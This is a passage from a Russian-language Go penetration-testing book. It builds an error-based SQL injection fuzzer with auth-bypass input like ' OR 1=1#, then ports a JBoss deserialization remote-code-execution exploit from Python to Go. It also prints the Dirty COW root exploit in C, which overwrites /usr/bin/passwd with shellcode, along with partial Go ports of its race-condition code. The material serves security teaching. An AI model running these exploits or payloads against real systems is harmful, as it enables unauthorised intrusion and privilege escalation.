Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
6	0.002459941	10.0.1.20	10.0.1.20	FTP	75	Request: USER A
20	3.727099521	10.0.1.20	10.0.1.20	FTP	76	Request: USER AA
36	6.881388920	10.0.1.20	10.0.1.20	FTP	77	Request: USER AAA
51	10.240665316	10.0.1.20	10.0.1.20	FTP	78	Request: USER AAAA
66	13.344344878	10.0.1.20	10.0.1.20	FTP	79	Request: USER AAAAA
80	16.862220041	10.0.1.20	10.0.1.20	FTP	80	Request: USER AAAAAA
95	19.925427139	10.0.1.20	10.0.1.20	FTP	81	Request: USER AAAAAAA
114	23.732584999	10.0.1.20	10.0.1.20	FTP	82	Request: USER AAAAAAAA
132	27.081777148	10.0.1.20	10.0.1.20	FTP	83	Request: USER AAAAAAAAA
147	30.178012392	10.0.1.20	10.0.1.20	FTP	84	Request: USER AAAAAAAAAA
161	34.040480812	10.0.1.20	10.0.1.20	FTP	85	Request: USER AAAAAAAAAAA
177	37.101479376	10.0.1.20	10.0.1.20	FTP	86	Request: USER AAAAAAAAAAAA
191	40.573306564	10.0.1.20	10.0.1.20	FTP	87	Request: USER AAAAAAAAAAAAA
205	43.256965628	10.0.1.20	10.0.1.20	FTP	88	Request: USER AAAAAAAAAAAAAA
219	46.904372527	10.0.1.20	10.0.1.20	FTP	89	Request: USER AAAAAAAAAAAAAAA
241	50.297917848	10.0.1.20	10.0.1.20	FTP	90	Request: USER AAAAAAAAAAAAAAAA
256	53.556966827	10.0.1.20	10.0.1.20	FTP	91	Request: USER AAAAAAAAAAAAAAAAA
270	57.373560458	10.0.1.20	10.0.1.20	FTP	92	Request: USER AAAAAAAAAAAAAAAAAA
284	60.245513812	10.0.1.20	10.0.1.20	FTP	93	Request: USER AAAAAAAAAAAAAAAAAAA
298	63.541751662	10.0.1.20	10.0.1.20	FTP	94	Request: USER AAAAAAAAAAAAAAAAAAAA
313	66.049292902	10.0.1.20	10.0.1.20	FTP	95	Request: USER AAAAAAAAAAAAAAAAAAAAA
328	69.832561296	10.0.1.20	10.0.1.20	FTP	96	Request: USER AAAAAAAAAAAAAAAAAAAAAA
342	73.181373921	10.0.1.20	10.0.1.20	FTP	97	Request: USER AAAAAAAAAAAAAAAAAAAAAAA
357	76.604949690	10.0.1.20	10.0.1.20	FTP	98	Request: USER AAAAAAAAAAAAAAAAAAAAAAAA
373	80.116275411	10.0.1.20	10.0.1.20	FTP	99	Request: USER AAAAAAAAAAAAAAAAAAAAAAAAA

Рис. 9.1. Перехват с помощью Wireshark, отражающий увеличение команды USER на одну букву в каждом цикле

Этот код тоже можно улучшить несколькими способами, увеличив его гибкость и удобство. Например, вам наверняка потребуется удалить жестко прописанный IP, порт и значения итерации, вместо этого включив их с помощью аргументов командной строки или файла конфигурации. Мы предлагаем вам внести эти изменения самостоятельно в качестве упражнения. Более того, можете расширить этот код, чтобы он фаззил команды после аутентификации. В частности, можно настроить инструмент на фаззинг команды `CWD/CD`. Многие программы исторически были восприимчивы к переполнению буфера при обработке этой команды, а значит, она будет удачной целью для фаззинга.

Фаззинг SQL-инъекций

В этом разделе мы изучим фаззинг SQL-инъекций. Вместо изменения длины каждого ввода этот вариант атаки циклически повторяет определенный список вводов в попытке вызвать SQL-инъекцию. Другими словами, мы будем фаззить параметр имени пользователя в форме авторизации сайта, пробуя список входных значений, состоящий из разных метасимволов и синтаксиса SQL, который при небезопасной обработке серверной базой данных вызовет ненормальное поведение приложения.

Чтобы не усложнять, мы будем пробовать только SQL-инъекцию на основе ошибок, игнорируя другие формы, основанные на логике, времени и объединении. Это означает, что вместо поиска небольших различий в содержимом или времени HTTP-ответа мы будем искать сообщение об ошибке, указывающее на SQL-инъекцию. Это подразумевает, что веб-сервер продолжает функционировать, поэтому установку соединения мы уже не сможем рассматривать как указатель на возникновение

ненормального поведения. Вместо этого нам понадобится искать в теле ответа сообщение об ошибке базы данных.

Как работают SQL-инъекции

По сути, SQL-инъекции позволяют атакующему внедрить метасимволы SQL в инструкцию, потенциально изменяя запрос для генерации непреднамеренного поведения или возврата закрытых важных данных. Эта проблема возникает, когда разработчики слепо конкатенируют ненадежные пользовательские данные со своими SQL-запросами, как в этом псевдокоде:

```
username = HTTP_GET["username"]
query = "SELECT * FROM users WHERE user = '" + username + "'"
result = db.execute(query)
if(len(result) > 0) {
    return AuthenticationSuccess()
} else {
    return AuthenticationFailed()
}
```

Здесь переменная `username` считывается напрямую из параметра HTTP. Ее значение не очищается и не проверяется. Далее мы создаем строку с использованием этого значения, конкатенируя его непосредственно с синтаксисом SQL-запроса. Программа выполняет запрос в отношении базы данных и просматривает результат. Если она находит хотя бы одну совпадающую запись, то аутентификацию можно считать успешной. Этот код должен выполняться до тех пор, пока передаваемое имя пользователя состоит из буквенно-численных символов и определенного подмножества специальных символов. Например, при передаче имени `alice` образуется следующий безопасный запрос:

```
SELECT * FROM users WHERE user = 'alice'
```

Но что происходит, когда пользователь передает имя, содержащее апостроф? При передаче, скажем, имени `o'doyle` сформируется такой запрос:

```
SELECT * FROM users WHERE user = 'o'doyle'
```

Проблема здесь в том, что серверная база данных теперь видит несбалансированное количество одиночных кавычек. Обратите внимание на выделенную часть запроса, `doyle`. База данных интерпретирует ее как SQL-синтаксис, поскольку она находится вне закрывающих кавычек. Конечно же, это некорректный SQL-синтаксис, и база данных не сможет его обработать. В случае с SQL-инъекцией на основе ошибки как следствие в HTTP-ответе появится сообщение об ошибке. При этом сообщение будет различным в зависимости от базы данных. Если это будет MySQL, то вы

получите ошибку, аналогичную приведенной далее, возможно, с дополнительными деталями, раскрывающими сам запрос:

```
You have an error in your SQL syntax
```

Хотя мы и не станем углубляться в эксплуатацию, но теперь вы можете управлять вводом имени пользователя для генерации действительного SQL-запроса, который будет обходить аутентификацию в нашем примере. Ввод имени `' OR 1=1#` приведет именно к этому, если его поместить в следующую инструкцию SQL:

```
SELECT * FROM users WHERE user = '' OR 1=1#'
```

Этот ввод помещает в конец запроса логический оператор `OR`. Он всегда вычисляется как `true`, потому что 1 всегда равно 1. Затем идет комментарий MySQL (`#`), указывающий базе данных проигнорировать оставшуюся часть запроса. В результате получается некорректная инструкция SQL, которую, при наличии в БД одной или нескольких строк, можно использовать для обхода аутентификации в предыдущем примере псевдокода.

Создание фаззера SQL-инъекции

Целью фаззера будет не генерация синтаксически верной инструкции SQL, а наоборот. Нам понадобится разбивать запрос, чтобы искаженный синтаксис вызывал ошибку в базе данных сервера, как в только что рассмотренном примере с O'Doyle. Для этого мы будем отправлять в качестве ввода различные метасимволы SQL.

Первоочередной задачей будет проанализировать целевой запрос. Инспектируя исходный HTML-код с помощью перехватывающего прокси-сервера или перехвата пакетов с помощью Wireshark, мы будем определять, похож ли отправленный в портал авторизации HTTP-запрос на следующий:

```
POST /WebApplication/login.jsp HTTP/1.1
Host: 10.0.1.20:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101
Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Referer: http://10.0.1.20:8080/WebApplication/
Cookie: JSESSIONID=2D55A87C06A11AAE732A601FCB9DE571
Connection: keep-alive Upgrade-Insecure-Requests: 1

username=someuser&password=somepass
```

Форма авторизации отправляет POST-запрос к http://10.0.1.20:8080/WebApplication/login.jsp. В нем содержатся два параметра: `username` и `password`. В этом примере для краткости мы ограничим фаззинг полем `username`. Сам по себе код довольно компактен и состоит из двух циклов, ряда регулярных выражений и создания HTTP-запроса. Показан он в листинге 9.2.

Листинг 9.2. Фаззер SQL-инъекции (/ch-9/http_fuzz/main.go)

```
func main() {
  ❶ payloads := []string{
        "baseline",
        ")",
        "(",
        "\"",
        "'",
    }

  ❷ sqlErrors := []string{
        "SQL",
        "MySQL",
        "ORA-",
        "syntax",
    }

    errRegexes := []*regexp.Regexp{}
    for _, e := range sqlErrors {
      ❸ re := regexp.MustCompile(fmt.Sprintf(".*%s.*", e))
        errRegexes = append(errRegexes, re)
    }

  ❹ for _, payload := range payloads {
        client := new(http.Client)
      ❺ body := []byte(fmt.Sprintf("username=%s&password=p", payload))
      ❻ req, err := http.NewRequest(
            "POST",
            "http://10.0.1.20:8080/WebApplication/login.jsp",
            bytes.NewReader(body),
        )
        if err != nil {
            log.Fatalf("[!] Unable to generate request: %s\n", err)
        }
        req.Header.Add("Content-Type", "application/x-www-form-urlencoded")
        resp, err := client.Do(req)
        if err != nil {
            log.Fatalf("[!] Unable to process response: %s\n", err)
        }

      ❼ body, err = ioutil.ReadAll(resp.Body)
        if err != nil {
            log.Fatalf("[!] Unable to read response body: %s\n", err)
        }
```

```
            resp.Body.Close()

        ❽ for idx, re := range errRegexes {
            ❾ if re.MatchString(string(body)) {
                    fmt.Printf(
                        "[+] SQL Error found ('%s') for payload: %s\n",
                        sqlErrors[idx],
                        payload,
                    )
                    break
                }
            }
        }
    }
```

Код начинается с определения среза полезных нагрузок, которые нужно опробовать ❶. Это список фаззинга, который мы передадим позже в качестве параметра `username` запроса. Аналогичным образом определяется срез строк, представляющих ключевые слова в сообщении об ошибке SQL ❷. Это будут значения для поиска в теле HTTP-ответа. Наличие любого из них будет явным признаком наличия сообщения об ошибке SQL. Можете расширить оба этих списка, но для данного примера они представляют вполне подходящие наборы данных.

Далее идет предварительная обработка. Для каждого из ключевых слов ошибки, которые предполагается искать, мы создаем и компилируем регулярное выражение ❸. Это делается вне основной HTTP-логики, чтобы не пришлось создавать и компилировать эти выражения для каждой полезной нагрузки. Незначительная оптимизация, но все же хороший прием. Этими скомпилированными регулярными выражениями мы заполняем отдельные срезы для дальнейшего использования.

Далее идет логика фаззера. Мы перебираем каждую полезную нагрузку ❹, применяя ее для построения подходящего тела HTTP-запроса, где она выступает в роли значения `username` ❺. Итоговое значение задействуется для создания POST-запроса ❻, нацеленного на форму авторизации. Затем мы устанавливаем заголовок `Content-Type` и отправляем запрос через вызов `client.Do(req)`.

Обратите внимание: запрос мы отправляем, используя полноценный процесс создания клиента и отдельного запроса, после чего вызываем `client.Do()`. Несомненно, можно было добиться такого поведения с помощью функции Go `http.PostForm()`. Однако рассмотренная более громоздкая техника дает более тонкий контроль над значениями HTTP-заголовка. Несмотря на то что в этом примере мы устанавливаем только заголовок `Content-Type`, при создании HTTP-запросов, например `User-Agent`, `Cookie` и др., вполне приемлемо задействовать дополнительные значения заголовков. А вот при использовании `http.PostForm()` этого сделать нельзя, поэтому выбранный нами длинный путь упростит добавление любых необходимых заголовков в будущем, особенно если вам захочется выполнить фаззинг самих заголовков.

Далее мы считываем тело HTTP-ответа с помощью `ioutil.ReadAll()` ❼. Затем перебираем все предварительно скомпилированные регулярные выражения ❽, проверяя тело ответа на наличие ключевых слов ошибки SQL ❾. Обнаружение совпадения, скорее всего, означает, что мы нашли сообщение об ошибке SQL-инъекции. Программа будет регистрировать детали полезной нагрузки и ошибки на экране, а затем переходить к следующей итерации цикла.

Выполните код, чтобы убедиться в успешном определении уязвимости SQL-инъекции в форме авторизации. Если передать значение `username` с одинарной кавычкой, то возникнет следующий индикатор ошибки SQL:

```
$ go run main.go
[+] SQL Error found ('SQL') for payload: '
```

Рекомендуем попробовать выполнить перечисленные далее упражнения — это поможет лучше разобраться в коде, оценить нюансы HTTP-коммуникаций и улучшить навык обнаружения SQL-инъекций.

1. Измените код для тестирования возможности SQL-инъекции на основе времени. Для этого понадобится отправлять различные полезные нагрузки, вносящие временную задержку в выполнение бэкенд-запроса. Также потребуется измерять время приема-передачи и сравнивать его с базовым временем запроса, что позволит определить наличие SQL-инъекции.
2. Измените код для тестирования слепой SQL-инъекции на основе логических значений. Несмотря на то что для этого можно использовать разные индикаторы, проще всего будет сравнить код HTTP-ответа с базовым ответом. Отклонение, в частности получение кода ответа 500 (внутренняя ошибка сервера), может указывать на подверженность SQL-инъекции.
3. Вместо реализации коммуникации с помощью пакета Go `net.http` попробуйте установить сырое TCP-подключение с помощью пакета `net`. В этом случае вам понадобится знать о HTTP-заголовке `Content-Length`, который представляет длину тела сообщения. Нужно правильно вычислять эту длину для каждого запроса, потому что она может изменяться. Если использовать неверное значение длины, сервер, скорее всего, отвергнет запрос.

В следующем разделе мы покажем, как портировать в Go эксплойты из других языков, таких как Python или C.

Портирование эксплойтов в Go

Существует много причин, по которым вам может понадобиться портировать имеющийся эксплойт в Go. Как вариант, его код может быть некорректен, не завершен или несовместим с целевой системой или версией. Несмотря на то что некорректный

и незаконченный код можно просто расширить или изменить на исходном языке, Go дает преимущество кросс-компиляции, согласованного синтаксиса и правил структурирования, а также мощную стандартную библиотеку. Все это сделает ваш эксплойт более портативным и удобочитаемым без ущерба для его функциональности.

Кстати, именно сохранение заложенных изначально возможностей может стать наиболее трудным этапом переноса. Для этого потребуется подобрать равноценные библиотеки Go и вызовы функций. Например, для подбора эквивалента адресации байтов, кодирования и шифрования потребуется время на поиск, особенно тем, кто плохо знаком с Go. К счастью, мы разобрались со сложностью сетевых коммуникаций в предыдущих главах. Так что, надеемся, реализации и детали окажутся вам знакомы.

Вы обнаружите множество способов использования стандартных пакетов Go для разработки эксплойтов и их портирования. Так как нереально всесторонне рассмотреть эти пакеты и случаи их применения в одной главе, мы советуем дополнительно обратиться к официальной документации Go по ссылке https://golang.org/pkg/. Она довольно обширна и содержит множество хороших примеров, которые помогут понять, как использовать функции и пакеты. Вот всего несколько библиотек, которые вам наверняка пригодятся:

- `bytes` — обеспечивает низкоуровневую манипуляцию байтами;
- `crypto` — реализует различные симметричные/асимметричные шифры и аутентификацию сообщений;
- `debug` — проверяет метаданные и содержимое различных типов файлов;
- `encoding` — кодирует и декодирует данные с помощью различных стандартных форм, включая двоичные, шестнадцатеричные, Base64 и др.;
- `io` и `bufio` — считывают данные из разных типов интерфейсов, включая файловую систему, стандартный вывод, сетевые соединения и др., и записывают в них;
- `net` — способствует взаимодействию типа «клиент — сервер» с помощью различных протоколов, таких как HTTP и SMTP;
- `os` — осуществляет взаимодействие с локальной операционной системой и исполнение команд;
- `syscall` — предоставляет интерфейс для совершения низкоуровневых системных вызовов;
- `unicode` — кодирует/декодирует данные, используя формат UTF-16 или UTF-8;
- `unsafe` — помогает избежать проверки типов в Go при взаимодействии с операционной системой.

Стоит признать, что часть этих пакетов окажутся более полезными в последующих главах, особенно при рассмотрении низкоуровневых взаимодействий в Windows. Тем не менее мы решили привести этот список здесь для дополнительной информативности. Вместо того чтобы пытаться рассмотреть эти пакеты подробно, мы покажем вам, как с помощью некоторых из них портировать существующий эксплойт.

Портирование эксплойта из Python

В этом примере мы портируем эксплойт уязвимости десериализации в Java, выпущенный в 2015 году. Уязвимость, относящаяся к нескольким CVE, влияет на десериализацию объектов Java в приложениях, серверах и библиотеках[1]. Она была представлена библиотекой десериализации, которая не проверяет ввод до его выполнения на стороне сервера (распространенная причина уязвимостей). Мы сузим область нашего интереса до эксплуатации JBoss — популярного сервера приложений Java Enterprise Edition. На сайте находится скрипт Python, который содержит логику для эксплуатации этой уязвимости во множестве приложений. В листинге 9.3 приведена логика, которую мы с вами будем повторять.

Листинг 9.3. Код эксплойта сериализации на Python

```
def jboss_attack(HOST, PORT, SSL_On, _cmd):
    # Приведенный далее код основан на скрипте jboss_java_serialize.nasl
      в Nessus
    """
    Эта функция настраивает полезную нагрузку атаки на JBoss """
    body_serObj = hex2raw3("ACED000573720032737--SNIPPED FOR BREVITY--017400") ❶

    cleng = len(_cmd)
    body_serObj += chr(cleng) + _cmd ❷
    body_serObj += hex2raw3("740004657865637571--SNIPPED FOR BREVITY--7E003A") ❸

    if SSL_On: ❹
        webservice = httplib2.Http(disable_ssl_certificate_validation=True)
        URL_ADDR = "%s://%s:%s" % ('https',HOST,PORT)
    else:
        webservice = httplib2.Http()
        URL_ADDR = "%s://%s:%s" % ('http',HOST,PORT)
headers = {"User-Agent":"JBoss_RCE_POC", ❺
        "Content-type":"application/x-java-serialized-object--SNIPPED
                        FOR BREVITY--",
        "Content-length":"%d" % len(body_serObj)
    }
resp, content = webservice.requestz❻ (
```

[1] Более подробную информацию об этой уязвимости можно найти по ссылке https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/#jboss.

```
    URL_ADDR+"/invoker/JMXInvokerServlet",
    "POST",
    body=body_serObj, headers=headers)
# Вывод переданного ответа
print("[i] Response received from target: %s" % resp)
```

Взглянем на то, с чем здесь предстоит работать. Функция получает в качестве параметров хоста порт, SSL-индикатор и команду операционной системы. Для построения подходящего запроса эта функция должна создать полезную нагрузку, представляющую сериализованный объект Java. Данный скрипт начинается с жесткого кодирования серии байтов в переменной `body_serObj` ❶. Эти байты для лаконичности были сокращены, но заметьте, что они представлены в коде как строковое значение. Это hex-строка, которую нужно будет преобразовать в массив байтов, чтобы каждые два ее символа стали представлением одного байта. Например, нам потребуется преобразовать `AC` в hex-байт `\xAC`. Чтобы это сделать, код вызывает функцию `hex2raw3`. Подробности внутренней реализации этой функции значения не имеют, при условии что вы понимаете, что происходит с hex-строкой.

Далее скрипт вычисляет длину команды операционной системы, а затем добавляет это значение и команду к переменной `body_serObj` ❷. Скрипт завершает построение полезной нагрузки, внося дополнительные данные, а именно оставшуюся часть сериализованного Java-объекта, в формате, который JBoss сможет обработать ❸. После построения полезной нагрузки скрипт создает URL-адрес и настраивает SSL на игнорирование неверных сертификатов, если это потребуется ❹. Затем он устанавливает необходимые HTTP-заголовки `Content-Type` и `Content-Length` и отправляет вредоносный запрос целевому серверу ❺.

Бóльшая часть этого скрипта будет вам знакома, так как мы рассматривали все это в предыдущих главах. Сейчас речь идет о создании равнозначных вызовов функций в Go-подобной манере. Go-версия эксплойта приведена в листинге 9.4.

Листинг 9.4. Go-эквивалент исходного эксплойта сериализации, написанного на Python (/ch-9/jboss/main.go)

```
func jboss(host string, ssl bool, cmd string) (int, error) {
    serializedObject, err := hex.DecodeString("ACED0005737--СОКРАЩЕНО--017400") ❶
    if err != nil {
        return 0, err
    }
    serializedObject = append(serializedObject, byte(len(cmd)))
    serializedObject = append(serializedObject, []byte(cmd)...) ❷
    afterBuf, err := hex.DecodeString("740004657865637571--СОКРАЩЕНО--7E003A") ❸
    if err != nil {
        return 0, err
    }
    serializedObject = append(serializedObject, afterBuf...)
```

```
    var client *http.Client
    var url string
    if ssl { ❹
        client  =  &http.Client{
            Transport: &http.Transport{
                TLSClientConfig: &tls.Config{
                    InsecureSkipVerify: true,
                },
            },
        }
        url = fmt.Sprintf("https://%s/invoker/JMXInvokerServlet", host)
    } else {
        client = &http.Client{}
        url = fmt.Sprintf("http://%s/invoker/JMXInvokerServlet", host)
    }

    req, err := http.NewRequest("POST", url, bytes.NewReader(serializedObject))
    if err != nil {
        return 0, err
    }
    req.Header.Set(❺
        "User-Agent",
        "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0)
                    like Gecko")
    req.Header.Set(
        "Content-Type",
        "application/x-java-serialized-object;
         class=org.jboss.invocation.MarshalledValue")
    resp, err := client.Do(req) ❻
    if err != nil {
        return 0, err
    }
    return resp.StatusCode, nil
}
```

Этот код практически строка в строку воспроизводит версию Python. По этой причине мы установили аннотации вровень с их Python-двойниками, что позволит вам легко проследить внесенные изменения.

Сначала мы создаем полезную нагрузку, определяя срез `byte` сериализованного Java-объекта ❶, и жестко кодируем часть, предшествующую команде операционной системы. В отличие от версии Python, которая преобразовывала hex-строку в массив `byte`, опираясь на пользовательскую логику, версия Go использует `hex.DecodeString()` из пакета `encoding/hex`. Далее мы определяем длину команды операционной системы, после чего добавляем ее и саму команду к полезной нагрузке ❷, построение которой завершается декодированием жестко закодированной hex-строки в существующую полезную нагрузку ❸. Код для этого более объемен, чем версия Python, потому что мы намеренно добавили дополнительную обработку

ошибок, но в нем можно применить также стандартный пакет Go `encoding` для удобного декодирования hex-строки.

Далее мы переходим к инициализации HTTP-клиента ❹, настраивая его на SSL-коммуникации при запросе, после чего создаем POST-запрос. Прежде чем отправлять запрос, мы настраиваем необходимые HTTP-заголовки ❺, чтобы сервер JBoss интерпретировал тип содержимого должным образом. Обратите внимание на то, что мы не устанавливаем HTTP-заголовок `Content-length` явно — пакет Go `http` сделает это автоматически. В заключение отправляем вредоносный запрос через вызов `client.Do(req)` ❻.

По большей части этот код делает то, что мы с вами уже проходили. В него внесены небольшие модификации, например SSL настроен на игнорирование недействительных сертификатов ❹, а также добавлены конкретные HTTP-заголовки ❺. Возможно, единственным новым элементом в коде стало использование `hex.DecodeString()`, которая является функцией Go, переводящей hex-строку в эквивалентное представление в байтах. В Python это пришлось бы делать вручную. В табл. 9.2 показаны некоторые дополнительные часто встречающиеся функции или конструкции Python с их эквивалентами из Go.

Таблица 9.2. Распространенные функции Python и их эквиваленты в Go

Python	Go	Пояснение
`hex(x)`	`fmt.Sprintf("%#x", x)`	Преобразует целое число `x` в hex-строку в нижнем регистре с приставкой `"0x"`
`ord(c)`	`rune(c)`	Используется для получения целочисленного значения (int32) одного символа. Работает для стандартных 8-битных строк или многобайтового Unicode. Заметьте, что `rune` — это встроенный тип Go, который сильно упрощает работу с данными в формате ASCII и UNICODE
`chr(i)` и `unichr(i)`	`fmt.Sprintf("%+q", rune(i))`	Будучи инверсией `ord` в Python, `chr` и `unichr` возвращают при вводе целого числа строку длиной 1. В Go мы применяем тип rune и можем извлечь его как строку, используя последовательность формата `%+q`
`struct.pack(fmt, v1, v2, ...)`	`binary.Write(...)`	Создает двоичное представление данных, соответствующим образом форматированных для типа и порядка байтов
`struct.unpack(fmt, string)`	`binary.Read(...)`	Инверсия `struct.pack` и `binary.Write`. Считывает структурированные двоичные данные в указанный формат и тип

Это не полноценный список функционального сопоставления. Существует слишком много вариаций и пограничных случаев, чтобы охватить все возможные функции, необходимые для портирования эксплойтов. Мы надеемся, что это поможет вам перевести в Go хотя бы некоторые из функций Python.

Портирование эксплойта из C

Давайте отступим от Python и переключимся на C. Данный язык менее удобочитаем, чем Python, хотя с Go у него общего больше. Это делает перенос эксплойтов из C более простой задачей, чем можно было подумать. Для демонстрации мы портируем эксплойт повышения локальных привилегий для Linux. Эта уязвимость, иначе известная как *Dirty COW*, касается состояния гонки в подсистеме памяти ядра этой ОС. В момент своего раскрытия эта уязвимость повлияла на большинство, если не на все распространенные дистрибутивы Linux и Android. С тех пор она была пропатчена, так что для воссоздания приведенных далее примеров вам потребуется принять некоторые меры. В частности, нужно будет настроить систему Linux с уязвимой версией ядра. Данная настройка выходит за рамки темы этой главы. Тем не менее для справки скажем, что мы используем 64-битный дистрибутив Ubuntu 14.04 LTS с версией ядра 3.13.1.

Несколько версий этого эксплойта находятся в открытом доступе. Тот, который мы собираемся воссоздать, можно найти, перейдя по ссылке https://www.exploit-db.com/exploits/40616/. В листинге 9.5 показан весь исходный код эксплойта, несколько измененный для лучшей читаемости.

Листинг 9.5. Эксплойт повышения привилегий Dirty COW, написанный на C

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <unistd.h>

void *map;
int f;
int stop = 0;
struct stat st;
char *name;
pthread_t pth1,pth2,pth3;

// Изменить, если разрешений для считывания нет
char suid_binary[] = "/usr/bin/passwd";

unsigned char sc[] = {
  0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
```

```
  --пропуск--
  0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05
};
unsigned int sc_len = 177;

void *madviseThread(void *arg)
{
    char *str;
    str=(char*)arg;
    int i,c=0;
    for(i=0;i<1000000 && !stop;i++) {
        c+=madvise(map,100,MADV_DONTNEED);
    }
    printf("thread stopped\n");
}

void *procselfmemThread(void *arg)
{
    char *str;
    str=(char*)arg;
    int f=open("/proc/self/mem",O_RDWR);
    int i,c=0;
    for(i=0;i<1000000 && !stop;i++) {
        lseek(f,map,SEEK_SET);
        c+=write(f, str, sc_len);
    }
    printf("thread stopped\n");
}

void *waitForWrite(void *arg) {
    char buf[sc_len];

    for(;;) {
        FILE *fp = fopen(suid_binary, "rb");

        fread(buf, sc_len, 1, fp);

        if(memcmp(buf, sc, sc_len) == 0) {
            printf("%s is overwritten\n", suid_binary);
            break;
        }
        fclose(fp);
        sleep(1);
    }

    stop = 1;

    printf("Popping  root  shell.\n");
    printf("Don't forget to restore /tmp/bak\n");

    system(suid_binary);
}
```

```
int main(int argc,char *argv[]) {
    char *backup;

    printf("DirtyCow root privilege escalation\n");
    printf("Backing up %s.. to /tmp/bak\n", suid_binary);

    asprintf(&backup, "cp %s /tmp/bak", suid_binary);
    system(backup);

    f = open(suid_binary,O_RDONLY);
    fstat(f,&st);

    printf("Size of binary: %d\n", st.st_size);

    char payload[st.st_size];
    memset(payload, 0x90, st.st_size);
    memcpy(payload, sc, sc_len+1);

    map = mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);

    printf("Racing, this may take a while..\n");

    pthread_create(&pth1, NULL, &madviseThread, suid_binary);
    pthread_create(&pth2, NULL, &procselfmemThread, payload);
    pthread_create(&pth3, NULL, &waitForWrite, NULL);

    pthread_join(pth3, NULL);

    return 0;
}
```

Вместо объяснения деталей логики этого кода C мы с вами взглянем на него в целом, после чего разобьем на части и построчно сравним с версией Go.

Этот эксплойт определяет вредоносный шелл-код в формате Executable and Linkable (ELF), который генерирует оболочку Linux. Он исполняет код от лица привилегированного пользователя, создавая множество потоков, которые вызывают различные системные функции для записи шелл-кода в области памяти. В конечном счете этот шелл-код эксплуатирует уязвимость, переписывая содержимое двоичного исполняемого файла, в котором установлен бит SUID и который принадлежит корневому пользователю. В нашем случае данным исполняемым файлом является `/usr/bin/passwd`. В обычных условиях пользователь, не обладающий root-правами, не может переписать этот файл. Тем не менее из-за уязвимости Dirty COW мы добиваемся повышения привилегий, потому что можем внести в файл произвольное содержимое, сохраняя при этом права доступа к этому файлу.

Теперь разделим код на понятные части и сравним каждый раздел с его эквивалентом в Go. Обратите внимание на то, что версия на Go специально стремится

к точному, строка в строку, воспроизведению версии на C. В листинге 9.6 показаны глобальные переменные, определенные или инициализированные вне функций в C, а в листинге 9.7 они приведены в Go.

Листинг 9.6. Инициализация в C

```
❶ void *map;
  int f;
❷ int stop = 0;
  struct stat st;
  char *name;
  pthread_t pth1,pth2,pth3;

  // Изменить, если разрешений на считывание нет
❸ char suid_binary[] = "/usr/bin/passwd";

❹ unsigned char sc[] = {
      0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
      --пропуск--
      0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05
  };
  unsigned int sc_len = 177;
```

Листинг 9.7. Инициализация в Go

```
❶ var mapp uintptr
❷ var signals = make(chan bool, 2)
❸ const SuidBinary = "/usr/bin/passwd"

❹ var sc = []byte{
      0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
      --пропуск--
      0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05,
  }
```

Этот перенос между C и Go весьма прост. В обоих этих блоках кода с помощью одинаковой нумерации показано, как в Go достигается та же функциональность, что и в соответствующих строках C. В обоих случаях мы отслеживаем отображаемую память через определение переменной `uintptr` ❶. В Go мы объявляем эту переменную с именем `mapp`, поскольку, в отличие от C, здесь ключевое слово `map` занято. После этого идет инициализация переменной, которая будет сигнализировать потокам о необходимости прекращать работу ❷. Вместо использования целого числа, как в коде C, соглашение Go подразумевает применение буферизованного логического канала. Мы явно определяем его длину как `2`, поскольку сигнализировать будут две параллельные функции. Затем определяем строку для исполняемого SUID-файла ❸ и обертываем глобальные переменные, жестко кодируя шелл-код в срез ❹. Несколько глобальных переменных в коде Go были опущены. Это означает, что мы определим их при необходимости в соответствующих блоках кода.

Теперь давайте взглянем на `madvise()` и `procselfmem()` — две основные функции, которые эксплуатируют состояние гонки. Опять же сравним версию C в листинге 9.8 с версией Go в листинге 9.9.

Листинг 9.8. Функции состояния гонки в C

```
void *madviseThread(void *arg)
{
    char *str;
    str=(char*)arg;
    int i,c=0;
    for(i=0;i<1000000 && !stop;i++❶) {
        c+=madvise(map,100,MADV_DONTNEED)❷;
    }
    printf("thread stopped\n");
}

void *procselfmemThread(void *arg)
{
    char *str;
    str=(char*)arg;
    int f=open("/proc/self/mem",O_RDWR);
    int i,c=0;
    for(i=0;i<1000000 && !stop;i++❶) {
     ❸ lseek(f,map,SEEK_SET);
        c+=write(f, str, sc_len)❹;
    }
    printf("thread stopped\n");
}
```

Листинг 9.9. Функции состояния гонки в Go

```
func madvise() {
    for i := 0; i < 1000000; i++ {
        select {
        case <- signals: ❶
            fmt.Println("madvise done")
            return
        default:
            syscall.Syscall(syscall.SYS_MADVISE, mapp, uintptr(100),
                            syscall.MADV_DONTNEED) ❷
        }
    }
}

func procselfmem(payload []byte) {
    f, err := os.OpenFile("/proc/self/mem", syscall.O_RDWR, 0)
    if err != nil {
        log.Fatal(err)
    }
    for i := 0; i < 1000000; i++ {
        select {
```

```
            case <- signals: ❶
                fmt.Println("procselfmem done")
                return
            default:
                syscall.Syscall(syscall.SYS_LSEEK, f.Fd(), mapp,
                                uintptr(os.SEEK_SET)) ❸
                f.Write(payload) ❹
            }
        }
    }
```

